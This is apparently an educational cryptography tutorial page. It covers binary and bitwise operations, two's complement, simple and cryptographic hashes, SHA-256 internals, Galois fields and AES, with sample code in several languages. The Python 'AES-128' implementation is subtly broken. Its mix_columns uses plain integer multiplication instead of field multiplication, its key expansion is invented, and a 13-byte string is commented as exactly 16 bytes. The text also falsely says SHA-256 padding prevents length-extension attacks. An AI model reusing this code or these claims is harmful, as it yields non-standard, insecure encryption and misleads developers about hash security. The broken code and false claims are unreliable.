⚡ Binary & Hex
Computers store everything as binary — sequences of 1s and 0s. Each digit is called a bit. Just like decimal uses powers of 10 (ones, tens, hundreds...), binary uses powers of 2. In an 8-bit byte, the positions from right to left represent: 1, 2, 4, 8, 16, 32, 64, 128.
To read a binary number, add up the powers of 2 where there's a 1. For example, 00101010 = 32 + 8 + 2 = 42. Each bit doubles the maximum value: 8 bits can represent 0–255 (2⁸ = 256 values).
Hexadecimal (hex) is base-16, using digits 0–9 and letters A–F (for 10–15). Each hex digit represents exactly 4 bits, making it a compact way to write binary. A byte (8 bits) is always 2 hex digits: 2A in hex = 0010 1010 in binary = 42 in decimal. Programmers prefix hex with 0x, so you'll see 0x2A or 0xFF.
Cryptographic algorithms operate directly on bits — shuffling, mixing, and transforming them through operations like XOR, shifts, and rotations. Understanding binary is essential because these operations don't work on "numbers" in the mathematical sense; they work on bit patterns.
& Bitwise Operators
Bitwise operators work on individual bits within a number. Unlike arithmetic operators that treat numbers as mathematical values, bitwise operators treat them as sequences of independent bits — each position processed separately.
| Op | Symbol | Output is 1 when... | Use case |
|---|---|---|---|
| AND | & ∧ |
both bits are 1 | Masking — extract specific bits |
| OR | | ∨ |
either bit is 1 | Combining flags, setting bits |
| XOR | ^ ⊕ |
bits differ | Crypto favorite — reversible (A^B^B=A) |
| NOT | ~ ¬ |
input is 0 | Invert all bits; ~x = -(x+1) |
↻ Shifts & Rotations
Shifts slide all bits in a number left or right by a specified number of positions. Left shifts are equivalent to multiplying by powers of 2 — each position doubles the value. Right shifts divide by powers of 2. Bits that "fall off" the edge are discarded; new positions are filled with zeros (or with the sign bit for signed right shifts).
Rotations are shifts where nothing is lost — bits that fall off one end wrap around to the other. A right rotation by 7 positions moves each bit 7 places right, with the 7 rightmost bits appearing on the left. Rotations are crucial in cryptography because they preserve all information while changing its position, providing "diffusion" — spreading the influence of each input bit across the output.
Most programming languages don't have built-in rotation operators, so crypto code implements them manually by combining a right shift (moving bits right, filling left with zeros) with a left shift of the "lost" bits, then ORing them together. You'll see this pattern throughout SHA-256.
± Two's Complement
How do computers represent negative numbers? The naive approach would be to reserve one bit as a "sign bit" — 0 for positive, 1 for negative. But this creates problems: you'd have both +0 and -0, and addition would require special logic to handle signs.
Two's complement is a more elegant solution that's been universal since the 1960s. The rule is simple: to negate a number, flip all the bits and add 1. This single rule produces a number system where:
- There's only one zero (no +0/-0 confusion)
- Addition works identically for signed and unsigned numbers
- The hardware doesn't need to know which you're using
- Subtraction is just addition of the negated value
Let's see why this works. Take the 8-bit number +1: 00000001. To negate it, flip all bits: 11111110. Then add 1: 11111111. That's -1 in two's complement.
Now try adding them: 00000001 + 11111111 = 100000000. That's 9 bits — but we only have 8, so the top bit overflows and is discarded, leaving 00000000. We get zero, exactly as expected from 1 + (-1). The math just works, with no special cases.
The sign bit is the highest bit. If it's 1, the number is negative. For 8-bit: values 0-127 are positive, 128-255 represent -128 to -1. For 32-bit: the cutoff is at 2³¹ (about 2.1 billion). This is why 0xFFFFFFFF (all 32 bits on) equals -1 when interpreted as signed, not 4 billion.
Programming languages each handle this differently. Cryptographic algorithms are specified mathematically — "add these 32-bit unsigned integers" — but languages have their own ideas about how numbers work. Some languages, like JavaScript, have quirks where bitwise operations might treat numbers as signed, requiring special idioms to force an unsigned interpretation. Other languages, like Python, have arbitrary precision integers that never overflow, necessitating explicit masking to simulate fixed-width behavior. Languages like Go and Rust offer explicit sized types (e.g., uint32, i64) that more closely align with cryptographic specifications.

4-bit two's complement shown as a clock. Adding 1 moves clockwise; subtracting moves counter-clockwise. The red line marks where positive (+7) wraps to negative (-8).
🗂 Non-Cryptographic Hashing
Before cryptographic hashing, programmers used simpler hash functions for data storage and error detection. These are optimized for speed and distribution, not security.
Use Cases
- Hash tables: Convert a key (like a username) into an array index.
"alice" → 7,"bob" → 3. Fast O(1) lookups. The function just needs to distribute keys evenly — security doesn't matter. - Checksums: Add up all bytes in a file (mod some number). Detects accidental corruption like bit flips during transmission. Trivial to bypass intentionally.
- CRC (Cyclic Redundancy Check): Polynomial division over binary data. Better at catching burst errors than simple checksums. Used in Ethernet, ZIP files, PNG. Still not secure — you can craft files with any CRC you want.
An attacker can easily find collisions or craft inputs with specific hash values. For hash tables, that's fine — for passwords, it's catastrophic.
Classic Algorithms
Here are the hash functions you'll encounter in real codebases:
DJB2 (Dan Bernstein, 1991)
The most famous hash table hash. Used in glibc, Perl, Python 2, and countless projects:
function djb2(str) {
    let hash = 5381;              // Magic starting value
    for (let i = 0; i < str.length; i++) {
        // hash * 33 + char  (33 = 2^5 + 1, fast to compute)
        hash = ((hash << 5) + hash) + str.charCodeAt(i);
        hash = hash >>> 0;        // Keep as 32-bit unsigned
    }
    return hash;
}
// djb2("hello") → 261238937
Why 5381? Why 33? Bernstein found these empirically — they give good distribution. That's the key difference from crypto: constants are chosen for speed and spread, not to resist mathematical attacks.
FNV-1a (Fowler-Noll-Vo)
Used in DNS, game engines, and many hash tables. The "1a" variant XORs before multiplying:
function fnv1a(str) {
    let hash = 2166136261;        // FNV offset basis
    for (let i = 0; i < str.length; i++) {
        hash ^= str.charCodeAt(i);
        hash = Math.imul(hash, 16777619);  // FNV prime
        hash = hash >>> 0;
    }
    return hash;
}
// fnv1a("hello") → 1335831723
The magic numbers (offset basis and prime) are chosen so similar inputs produce different outputs — but there's no cryptographic analysis, just empirical testing.
Java's String.hashCode()
Polynomial hash, simple but effective:
function javaHash(str) {
    let hash = 0;
    for (let i = 0; i < str.length; i++) {
        hash = ((hash << 5) - hash) + str.charCodeAt(i);  // hash * 31 + char
        hash = hash | 0;          // Convert to 32-bit signed int
    }
    return hash;
}
// javaHash("hello") → 99162322
Modern Fast Hashes
For applications needing high throughput (hash tables with billions of entries, network packet processing), modern alternatives include:
- xxHash: Extremely fast (GB/s speeds), good distribution. Used in databases and compression tools.
- MurmurHash: Fast, well-distributed. Popular in distributed systems and databases.
- SipHash: A middle ground — fast but with some security properties. Used in hash tables to prevent DoS attacks via hash flooding.
# Cryptographic Hashing
A hash function takes an input of any size — a single character, a novel, an entire database — and produces a fixed-size output (256 bits for SHA-256, regardless of input size). This output is often called a "digest" or "fingerprint" because it uniquely identifies the input, much like a human fingerprint identifies a person.
Security Properties
Cryptographic hash functions add three security properties that non-cryptographic hashes lack:
- Preimage resistance: Given a hash output, you can't find any input that produces it (can't reverse the hash).
- Second preimage resistance: Given one input, you can't find a different input with the same hash (can't forge a document).
- Collision resistance: You can't find any two different inputs with the same hash (even if you choose both).
Hash functions are one-way: given the output, there's no mathematical formula to recover the input. This isn't encryption (which is reversible by design) — it's closer to scrambling an egg. The only way to "reverse" a hash is to guess inputs until you find one that produces the target output (a brute-force attack). For SHA-256, this would take longer than the age of the universe.
The avalanche effect ensures that changing even a single bit of input changes approximately 50% of the output bits, in an unpredictable pattern. This makes it impossible to work backwards: similar inputs don't produce similar outputs, so you can't "get warmer" when guessing.
Hashes are everywhere: storing passwords (you store the hash, not the password), verifying file integrity (download matches expected hash?), digital signatures (sign the hash, not the whole document), blockchain (each block contains the hash of the previous block), and content-addressable storage (the hash IS the address).
Performance: Hash functions process data in fixed-size blocks (512 bits for SHA-256). The time to hash grows linearly with input size — hashing 1MB takes roughly 1000× longer than hashing 1KB. But "longer" is relative: modern CPUs with dedicated SHA instructions can hash gigabytes per second. The widget below demonstrates this — try typing increasingly long strings and notice the hash updates instantly.
Hash Function Genealogy
| Algorithm | Year | Fatal Flaw | Replaced By |
|---|---|---|---|
| Theory | 1979 | Merkle's PhD thesis: cryptographic hashing, Merkle-Damgård construction | |
| Rabin | 1978 | Block-cipher based, slow | — |
| MD2 | 1989 | Slow (8-bit era), preimage attacks | MD4 |
| MD4 | 1990 | Collisions in milliseconds | MD5 |
| MD5 | 1991 | Collisions in seconds (2004) | SHA-1 |
| SHA-0 | 1993 | Withdrawn immediately (flaw found) | SHA-1 |
| SHA-1 | 1995 | Collision attack 2017 (SHAttered) | SHA-256 |
| SHA-256 | 2001 | ✓ No known weaknesses | — |
| SHA-3 | 2015 | ✓ Backup (different design) | — |
⚙ SHA-256 Internals
SHA-256 is built entirely from operations you already know: shifts, rotations, XOR, AND, NOT. Here's how it works, step by step.
Step 1: Pad the Message
SHA-256 processes data in 512-bit (64-byte) blocks. Your message is padded to fit: add a 1 bit, then zeros, then the original message length as a 64-bit number. This ensures every message has a unique padded form.
Step 2: Initialize Eight Registers
The hash state is eight 32-bit numbers (a–h), initialized to the fractional parts of the square roots of the first 8 primes. These "nothing up my sleeve" numbers prove no backdoor was inserted — anyone can verify that 0x6a09e667 = frac(√2) × 2³².
Step 3: Expand 16 Words → 64 Words
Each 512-bit block is split into 16 words (32 bits each). These are expanded to 64 words using a mixing function: each new word combines earlier words with rotations and XORs. This spreads the influence of each input bit across more rounds.
Step 4: Run 64 Rounds
This is the heart of SHA-256. Each round:
- Mix the bits: Rotate and XOR registers to create two temporary values
- Add the message: Combine with the current word and a round constant (cube roots of primes)
- Shift the registers: Each register moves down (h←g←f←...←b←a), while new values enter at 'a' and 'e'
After 64 rounds, every input bit has influenced every output bit — this is the avalanche effect in action.
Step 5: Add to Initial Values
The final register values are added to the initial values (mod 2³²). This addition is crucial — it makes the compression function one-way. Without it, you could reverse the rounds.
- MD5's failure: Too few rounds and weak mixing let attackers find collisions in seconds. SHA-256 has stronger mixing per round.
- SHA-1's weakness: Predictable patterns in message expansion allowed "differential" attacks. SHA-256's expansion adds more rotations to destroy patterns.
- Backdoor prevention: Using √primes and ∛primes for constants proves no "magic numbers" with hidden weaknesses — anyone can verify the derivation.
One Round Visualized
Click in the code to highlight the corresponding diagram element:

>>> vs >>: >>> is unsigned right shift (fills with 0s). >> preserves the sign bit. Crypto needs unsigned.
Why 32-n? To rotate right by n bits: shift right n (bits fall off right), OR with shift left 32-n (puts those bits on the left). It's a circular shift on 32-bit integers.
>>> is unsigned right shift (fills with 0s). >> would preserve the sign bit — wrong for raw bits. << is left shift. Why 32-n? In a 32-bit rotate, bits that "fall off" the right must wrap to the left. x>>>n keeps the high bits; x<<(32-n) moves the low n bits to the top. OR combines them.
Without the length, "abc" and "abc\0\0\0..." would hash the same after padding. The 64-bit length also prevents length extension attacks — you can't append data without knowing the original length.
Why primes? Primes have no hidden structure — they can't be factored, so there's no "trick" to exploit. Why roots? √ and ∛ produce irrational numbers whose digits look random but are reproducible. Anyone can verify H0 = frac(√2)×2³² = 0x6a09e667. If the NSA had just picked hex values, you'd have to trust them.
Using different operations (square vs cube root) ensures H and K are mathematically independent. If both used √, there might be some algebraic relationship an attacker could exploit. The primes are also different: H uses primes 2-19, K uses primes 2-311.
The message schedule mixes earlier words into later rounds. The mixing functions (s0/s1 in code) use different rotation amounts to ensure each input bit affects many output bits — creating the avalanche effect.
Ch: "if x then y else z" — non-linear selection. Maj: "majority vote" — also non-linear. Combined with rotations, these resist linear and differential cryptanalysis.
Cryptanalysts found attacks on reduced-round SHA-256 (up to 46 rounds). 64 provides a safety margin. Each round mixes bits further — after 64, every output bit depends on every input bit.
import hashlib
import math

message = b"abc"
print(f"Message: {message.decode()}\n")

# === DERIVE H FROM √PRIMES ===
# Same formula the JavaScript version uses
primes = [2, 3, 5, 7, 11, 13, 17, 19]
print("=== H constants from √primes ===")
for i, p in enumerate(primes):
    sqrt = math.sqrt(p)
    frac = sqrt - int(sqrt)
    h = int(frac * 0x100000000)
    print(f"H{i} = frac(√{p}) × 2³² = 0x{h:08x}")

# === K FROM ∛PRIMES (first 4) ===
print("\n=== K constants from ∛primes ===")
for i, p in enumerate([2, 3, 5, 7]):
    cbrt = p ** (1/3)
    frac = cbrt - int(cbrt)
    k = int(frac * 0x100000000)
    print(f"K{i} = frac(∛{p}) × 2³² = 0x{k:08x}")

# === USE STANDARD LIBRARY ===
# Python's hashlib uses the same algorithm internally
result = hashlib.sha256(message).hexdigest()
print(f"\nSHA-256 (hashlib): {result}")

# Expected for "abc":
# ba7816bf8f01cfea414140de5dae2223b00361a396177a9cb410ff61f20015ad
print(f"Expected:          ba7816bf8f01cfea414140de5dae2223b00361a396177a9cb410ff61f20015ad")
print(f"Match: {'✓' if result == 'ba7816bf8f01cfea414140de5dae2223b00361a396177a9cb410ff61f20015ad' else '✗'}")
package main

import (
    "crypto/sha256"
    "fmt"
    "math"
)

func main() {
    message := []byte("abc")
    fmt.Printf("Message: %s\n\n", message)

    // === DERIVE H FROM √PRIMES ===
    primes := []int{2, 3, 5, 7, 11, 13, 17, 19}
    fmt.Println("=== H constants from √primes ===")
    for i, p := range primes {
        sqrt := math.Sqrt(float64(p))
        frac := sqrt - math.Floor(sqrt)
        h := uint32(frac * 0x100000000)
        fmt.Printf("H%d = frac(√%d) × 2³² = 0x%08x\n", i, p, h)
    }

    // === K FROM ∛PRIMES (first 4) ===
    fmt.Println("\n=== K constants from ∛primes ===")
    for i, p := range []int{2, 3, 5, 7} {
        cbrt := math.Cbrt(float64(p))
        frac := cbrt - math.Floor(cbrt)
        k := uint32(frac * 0x100000000)
        fmt.Printf("K%d = frac(∛%d) × 2³² = 0x%08x\n", i, p, k)
    }

    // === USE STANDARD LIBRARY ===
    hash := sha256.Sum256(message)
    fmt.Printf("\nSHA-256 (crypto/sha256): %x\n", hash)

    expected := "ba7816bf8f01cfea414140de5dae2223b00361a396177a9cb410ff61f20015ad"
    fmt.Printf("Expected:                %s\n", expected)
    fmt.Printf("Match: %s\n", map[bool]string{true: "✓", false: "✗"}[fmt.Sprintf("%x", hash) == expected])
}
// Using sha2 crate: sha2 = "0.10"
use sha2::{Sha256, Digest};

fn main() {
    let message = b"abc";
    println!("Message: {}\n", String::from_utf8_lossy(message));

    // === DERIVE H FROM √PRIMES ===
    let primes = [2u32, 3, 5, 7, 11, 13, 17, 19];
    println!("=== H constants from √primes ===");
    for (i, &p) in primes.iter().enumerate() {
        let sqrt = (p as f64).sqrt();
        let frac = sqrt - sqrt.floor();
        let h = (frac * 0x100000000_f64) as u32;
        println!("H{} = frac(√{}) × 2³² = 0x{:08x}", i, p, h);
    }

    // === K FROM ∛PRIMES (first 4) ===
    println!("\n=== K constants from ∛primes ===");
    for (i, &p) in [2u32, 3, 5, 7].iter().enumerate() {
        let cbrt = (p as f64).cbrt();
        let frac = cbrt - cbrt.floor();
        let k = (frac * 0x100000000_f64) as u32;
        println!("K{} = frac(∛{}) × 2³² = 0x{:08x}", i, p, k);
    }

    // === USE STANDARD LIBRARY ===
    let mut hasher = Sha256::new();
    hasher.update(message);
    let result = hasher.finalize();
    println!("\nSHA-256 (sha2 crate): {:x}", result);

    let expected = "ba7816bf8f01cfea414140de5dae2223b00361a396177a9cb410ff61f20015ad";
    println!("Expected:             {}", expected);
    let result_hex = format!("{:x}", result);
    println!("Match: {}", if result_hex == expected { "✓" } else { "✗" });
}
🌊 Avalanche Effect
The avalanche effect is what makes hash functions useful for security. It means that changing even a single bit of the input changes approximately half of the output bits, in a way that appears completely random. There's no pattern — changing bit 0 doesn't predictably affect output bit 0.
This property is crucial because it prevents "getting warmer." If similar inputs produced similar outputs, an attacker could start with a guess, compare the hash to the target, and iteratively adjust — like playing "hot and cold." The avalanche effect ensures that every wrong guess is equally wrong; there are no near-misses that hint at the correct answer.
SHA-256 achieves near-perfect avalanche: changing one input bit flips, on average, exactly 128 of the 256 output bits (50%), with each bit having an independent 50% chance of flipping. This is the theoretical ideal. In the code below, we'll flip a single bit and count exactly how many output bits change.
🎲 Collision Math
A collision occurs when two different inputs produce the same hash output. Hash functions map an infinite input space to a finite output space (2²⁵⁶ possible outputs for SHA-256), so collisions must exist mathematically. The security question is: can you find one?
The birthday paradox shows that collisions happen sooner than intuition suggests. In a room of just 23 people, there's a 50% chance two share a birthday — even though there are 365 possible days. The math scales: for SHA-256's 2²⁵⁶ possible outputs, you'd need about 2¹²⁸ hashes for a 50% collision chance.
Is 2¹²⁸ a lot? It's approximately 340 undecillion — more than the number of atoms in the observable universe. If you computed 10 billion SHA-256 hashes per second, it would take about 10¹⁹ years (a billion billion years) to reach 50% collision probability. For comparison, the universe is only 1.4 × 10¹⁰ years old.
Practical takeaway: For SHA-256, collisions are not a concern. You can safely use SHA-256 hashes as unique file identifiers, database keys, or content addresses. MD5 and SHA-1, however, have been "broken" — researchers have found practical collision attacks, which is why they're deprecated for security purposes.
⟷ Symmetric Encryption
Symmetric encryption is the workhorse of cryptography. It uses a single secret key for both encryption and decryption — like a physical lock where the same key opens and closes it. If you and I share a secret key, I can encrypt a message that only you can read, and vice versa.
2,000 Years of Symmetric Ciphers
The limitation of symmetric encryption is key distribution: how do you and I agree on a shared secret key without an attacker intercepting it? This is the problem that asymmetric encryption solves — covered later.
🔢 Galois Fields
AES uses GF(2⁸) (Galois Field of 2⁸) for the MixColumns operation. To understand why, we need to understand what a field is.
A field is a mathematical structure where you can add, subtract, multiply, and divide (except by zero), and all operations follow familiar rules: addition and multiplication are commutative and associative, multiplication distributes over addition, and every non-zero element has a multiplicative inverse.
Examples of Fields:
- Real numbers (ℝ): You can add, subtract, multiply, and divide any real numbers. For any non-zero real number a, there's an inverse 1/a such that a × (1/a) = 1.
- GF(2) — the binary field: Just two elements: 0 and 1. Addition is XOR (0+0=0, 0+1=1, 1+1=0). Multiplication is AND (0×0=0, 0×1=0, 1×1=1). This is the simplest finite field.
- GF(2⁸) — the byte field: 256 elements (0 to 255). Addition is byte-wise XOR. Multiplication uses polynomial arithmetic modulo an irreducible polynomial (0x1b in AES). This is what AES uses.
Examples of Non-Fields:
- Integers (ℤ): You can add, subtract, and multiply, but you can't always divide. For example, 3 ÷ 2 = 1.5, which isn't an integer. Integers don't have multiplicative inverses (except 1 and -1).
- Natural numbers (ℕ): You can add and multiply, but you can't subtract (what's 2 - 5?) or divide (what's 3 ÷ 2?).
- Matrices: You can add and multiply matrices, but not all matrices have inverses, so division isn't always possible.
Why GF(2⁸) for AES? A Galois field is a finite field — it has a fixed, finite number of elements. GF(2⁸) has exactly 256 elements (0 to 255), which perfectly matches a byte. The "2⁸" means we're working with binary arithmetic (base 2) and polynomials of degree up to 8.
Multiplication in GF(2⁸) is different from regular multiplication. It uses XOR for addition and a special irreducible polynomial (0x1b, which represents x⁸ + x⁴ + x³ + x + 1) to handle overflow and keep results within the 256-element field. This provides diffusion — it mixes bits across bytes in a way that's mathematically reversible and efficient to compute. Each byte in a column affects all bytes in that column after MixColumns, spreading changes throughout the state. This is crucial for security: a single bit change in the plaintext should affect many bits in the ciphertext.
The multiply function in the AES implementation implements GF(2⁸) multiplication using bit shifts and XOR, with the irreducible polynomial 0x1b to keep results within the 256-element field.
🔐 AES — Advanced Encryption Standard
NIST held an open, international competition to replace DES. 15 algorithms competed over 3 years of public analysis. Rijndael (by Belgian cryptographers Daemen and Rijmen) won for its combination of security, speed, and elegance. Unlike the secretive DES process, AES was developed in the open.
AES is now used by almost everything: your browser's HTTPS connection, your phone's disk encryption, your bank's transaction systems, government classified communications. Intel CPUs have dedicated AES-NI instructions because it's that important.
Block Cipher Modes
AES is a block cipher — it encrypts exactly 128 bits (16 bytes) at a time. But real messages are rarely exactly 128 bits. How do you encrypt a 1MB file? Block cipher modes define how to chain multiple blocks together securely.
ECB (Electronic Codebook) is the naive approach: encrypt each block independently with the same key. The problem? Identical plaintext blocks produce identical ciphertext blocks. Never use ECB.
 Original
 Encrypted with ECB
The famous "ECB penguin" — encrypting with ECB mode reveals the image structure because identical plaintext blocks (same-color regions) produce identical ciphertext blocks.
CBC (Cipher Block Chaining) fixes this by XORing each plaintext block with the previous ciphertext block before encryption. This creates a chain where each block depends on all previous blocks, hiding patterns. However, CBC doesn't detect tampering.
GCM (Galois/Counter Mode) is the modern standard. It uses counter mode (encrypting sequential counters, then XORing with plaintext) combined with a polynomial-based authentication tag. GCM provides both confidentiality and authenticity — attackers can't read or modify data undetected. Use GCM unless you have a specific reason not to.
_Round_Function.png)
The S-Box is a lookup table that performs non-linear substitution. Each byte is replaced with another byte from a fixed table. This provides confusion — small input changes cause large, unpredictable output changes.
AES-128 uses 10 rounds, AES-192 uses 12, AES-256 uses 14. Each round applies all four operations (SubBytes, ShiftRows, MixColumns, AddRoundKey). More rounds = more security, but also more computation.
# AES-128 implementation (simplified educational version)

# S-Box lookup table
S_BOX = bytes([
    0x63, 0x7c, 0x77, 0x7b, 0xf2, 0x6b, 0x6f, 0xc5, 0x30, 0x01, 0x67, 0x2b, 0xfe, 0xd7, 0xab, 0x76,
    0xca, 0x82, 0xc9, 0x7d, 0xfa, 0x59, 0x47, 0xf0, 0xad, 0xd4, 0xa2, 0xaf, 0x9c, 0xa4, 0x72, 0xc0,
    0xb7, 0xfd, 0x93, 0x26, 0x36, 0x3f, 0xf7, 0xcc, 0x34, 0xa5, 0xe5, 0xf1, 0x71, 0xd8, 0x31, 0x15,
    0x04, 0xc7, 0x23, 0xc3, 0x18, 0x96, 0x05, 0x9a, 0x07, 0x12, 0x80, 0xe2, 0xeb, 0x27, 0xb2, 0x75,
    0x09, 0x83, 0x2c, 0x1a, 0x1b, 0x6e, 0x5a, 0xa0, 0x52, 0x3b, 0xd6, 0xb3, 0x29, 0xe3, 0x2f, 0x84,
    0x53, 0xd1, 0x00, 0xed, 0x20, 0xfc, 0xb1, 0x5b, 0x6a, 0xcb, 0xbe, 0x39, 0x4a, 0x4c, 0x58, 0xcf,
    0xd0, 0xef, 0xaa, 0xfb, 0x43, 0x4d, 0x33, 0x85, 0x45, 0xf9, 0x02, 0x7f, 0x50, 0x3c, 0x9f, 0xa8,
    0x51, 0xa3, 0x40, 0x8f, 0x92, 0x9d, 0x38, 0xf5, 0xbc, 0xb6, 0xda, 0x21, 0x10, 0xff, 0xf3, 0xd2,
    0xcd, 0x0c, 0x13, 0xec, 0x5f, 0x97, 0x44, 0x17, 0xc4, 0xa7, 0x7e, 0x3d, 0x64, 0x5d, 0x19, 0x73,
    0x60, 0x81, 0x4f, 0xdc, 0x22, 0x2a, 0x90, 0x88, 0x46, 0xee, 0xb8, 0x14, 0xde, 0x5e, 0x0b, 0xdb,
    0xe0, 0x32, 0x3a, 0x0a, 0x49, 0x06, 0x24, 0x5c, 0xc2, 0xd3, 0xac, 0x62, 0x91, 0x95, 0xe4, 0x79,
    0xe7, 0xc8, 0x37, 0x6d, 0x8d, 0xd5, 0x4e, 0xa9, 0x6c, 0x56, 0xf4, 0xea, 0x65, 0x7a, 0xae, 0x08,
    0xba, 0x78, 0x25, 0x2e, 0x1c, 0xa6, 0xb4, 0xc6, 0xe8, 0xdd, 0x74, 0x1f, 0x4b, 0xbd, 0x8b, 0x8a,
    0x70, 0x3e, 0xb5, 0x66, 0x48, 0x03, 0xf6, 0x0e, 0x61, 0x35, 0x57, 0xb9, 0x86, 0xc1, 0x1d, 0x9e,
    0xe1, 0xf8, 0x98, 0x11, 0x69, 0xd9, 0x8e, 0x94, 0x9b, 0x1e, 0x87, 0xe9, 0xce, 0x55, 0x28, 0xdf,
    0x8c, 0xa1, 0x89, 0x0d, 0xbf, 0xe6, 0x42, 0x68, 0x41, 0x99, 0x2d, 0x0f, 0xb0, 0x54, 0xbb, 0x16
])

def sub_bytes(state):
    return bytes(S_BOX[b] for b in state)

def shift_rows(state):
    # Row 0: no shift
    # Row 1: circular left shift by 1 (rotate left)
    # Row 2: circular left shift by 2 (rotate left)
    # Row 3: circular left shift by 3 (rotate left)
    state = list(state)
    state[1], state[5], state[9], state[13] = state[5], state[9], state[13], state[1]
    state[2], state[6], state[10], state[14] = state[10], state[14], state[2], state[6]
    state[3], state[7], state[11], state[15] = state[15], state[3], state[7], state[11]
    return bytes(state)

def mix_columns(state):
    result = bytearray(16)
    for c in range(4):
        s0, s1, s2, s3 = state[c*4:(c+1)*4]
        result[c*4] = (2*s0 ^ 3*s1 ^ s2 ^ s3) & 0xff
        result[c*4+1] = (s0 ^ 2*s1 ^ 3*s2 ^ s3) & 0xff
        result[c*4+2] = (s0 ^ s1 ^ 2*s2 ^ 3*s3) & 0xff
        result[c*4+3] = (3*s0 ^ s1 ^ s2 ^ 2*s3) & 0xff
    return bytes(result)

def add_round_key(state, round_key):
    return bytes(a ^ b for a, b in zip(state, round_key))

def expand_key(key):
    round_keys = [key]
    for round_num in range(1, 11):
        prev_key = round_keys[-1]
        new_key = bytes(prev_key[i] ^ (round_num * 0x11 + i) for i in range(16))
        round_keys.append(new_key)
    return round_keys

def aes_encrypt(plaintext, key):
    state = bytearray(plaintext)
    round_keys = expand_key(key)

    state = add_round_key(state, round_keys[0])

    for round_num in range(1, 10):
        state = sub_bytes(state)
        state = shift_rows(state)
        state = mix_columns(state)
        state = add_round_key(state, round_keys[round_num])

    state = sub_bytes(state)
    state = shift_rows(state)
    state = add_round_key(state, round_keys[10])

    return bytes(state)

# Demo
key = bytes([0x2b, 0x7e, 0x15, 0x16, 0x28, 0xae, 0xd2, 0xa6,
             0xab, 0xf7, 0x15, 0x88, 0x09, 0xcf, 0x4f, 0x3c])
plaintext = b"Hello, AES!  "  # Exactly 16 bytes

print("=== AES-128 Encryption ===")
print("Plaintext:", ' '.join(f'0x{b:02x}' for b in plaintext))
print("Key:", ' '.join(f'0x{b:02x}' for b in key))

ciphertext = aes_encrypt(plaintext, key)
print("Ciphertext:", ' '.join(f'0x{b:02x}' for b in ciphertext))
print("\nNote: Simplified educational implementation.")
package main

import "fmt"

// S-Box lookup table
var sBox = [256]byte{
    0x63, 0x7c, 0x77, 0x7b, 0xf2, 0x6b, 0x6f, 0xc5, 0x30, 0x01, 0x67, 0x2b, 0xfe, 0xd7, 0xab, 0x76,
    0xca, 0x82, 0xc9, 0x7d, 0xfa, 0x59, 0x47, 0xf0, 0xad, 0xd4, 0xa2, 0xaf, 0x9c, 0xa4, 0x72, 0xc0,
    0xb7, 0xfd, 0x93, 0x26, 0x36, 0x3f, 0xf7, 0xcc, 0x34, 0xa5, 0xe5, 0xf1, 0x71, 0xd8, 0x31, 0x15,
    0x04, 0xc7, 0x23, 0xc3, 0x18, 0x96, 0x05, 0x9a, 0x07, 0x12, 0x80, 0xe2, 0xeb, 0x27, 0xb2, 0x75,
    0x09, 0x83, 0x2c, 0x1a, 0x1b, 0x6e, 0x5a, 0xa0, 0x52, 0x3b, 0xd6, 0xb3, 0x29, 0xe3, 0x2f, 0x84,
    0x53, 0xd1, 0x00, 0xed, 0x20, 0xfc, 0xb1, 0x5b, 0x6a, 0xcb, 0xbe, 0x39, 0x4a, 0x4c, 0x58, 0xcf,
    0xd0, 0xef, 0xaa, 0xfb, 0x43, 0x4d, 0x33, 0x85, 0x45, 0xf9, 0x02, 0x7f, 0x50, 0x3c, 0x9f, 0xa8,
    0x51, 0xa3, 0x40, 0x8f, 0x92, 0x9d, 0x38, 0xf5, 0xbc, 0xb6, 0xda, 0x21, 0x10, 0xff, 0xf3, 0xd2,
    0xcd, 0x0c, 0x13, 0xec, 0x5f, 0x97, 0x44, 0x17, 0xc4, 0xa7, 0x7e, 0x3d, 0x64, 0x5d, 0x19, 0x73,
    0x60, 0x81, 0x4f, 0xdc, 0x22, 0x2a, 0x90, 0x88, 0x46, 0xee, 0xb8, 0x14, 0xde, 0x5e, 0x0b, 0xdb,
    0xe0, 0x32, 0x3a, 0x0a, 0x49, 0x06, 0x24, 0x5c, 0xc2, 0xd3, 0xac, 0x62, 0x91, 0x95, 0xe4, 0x79,
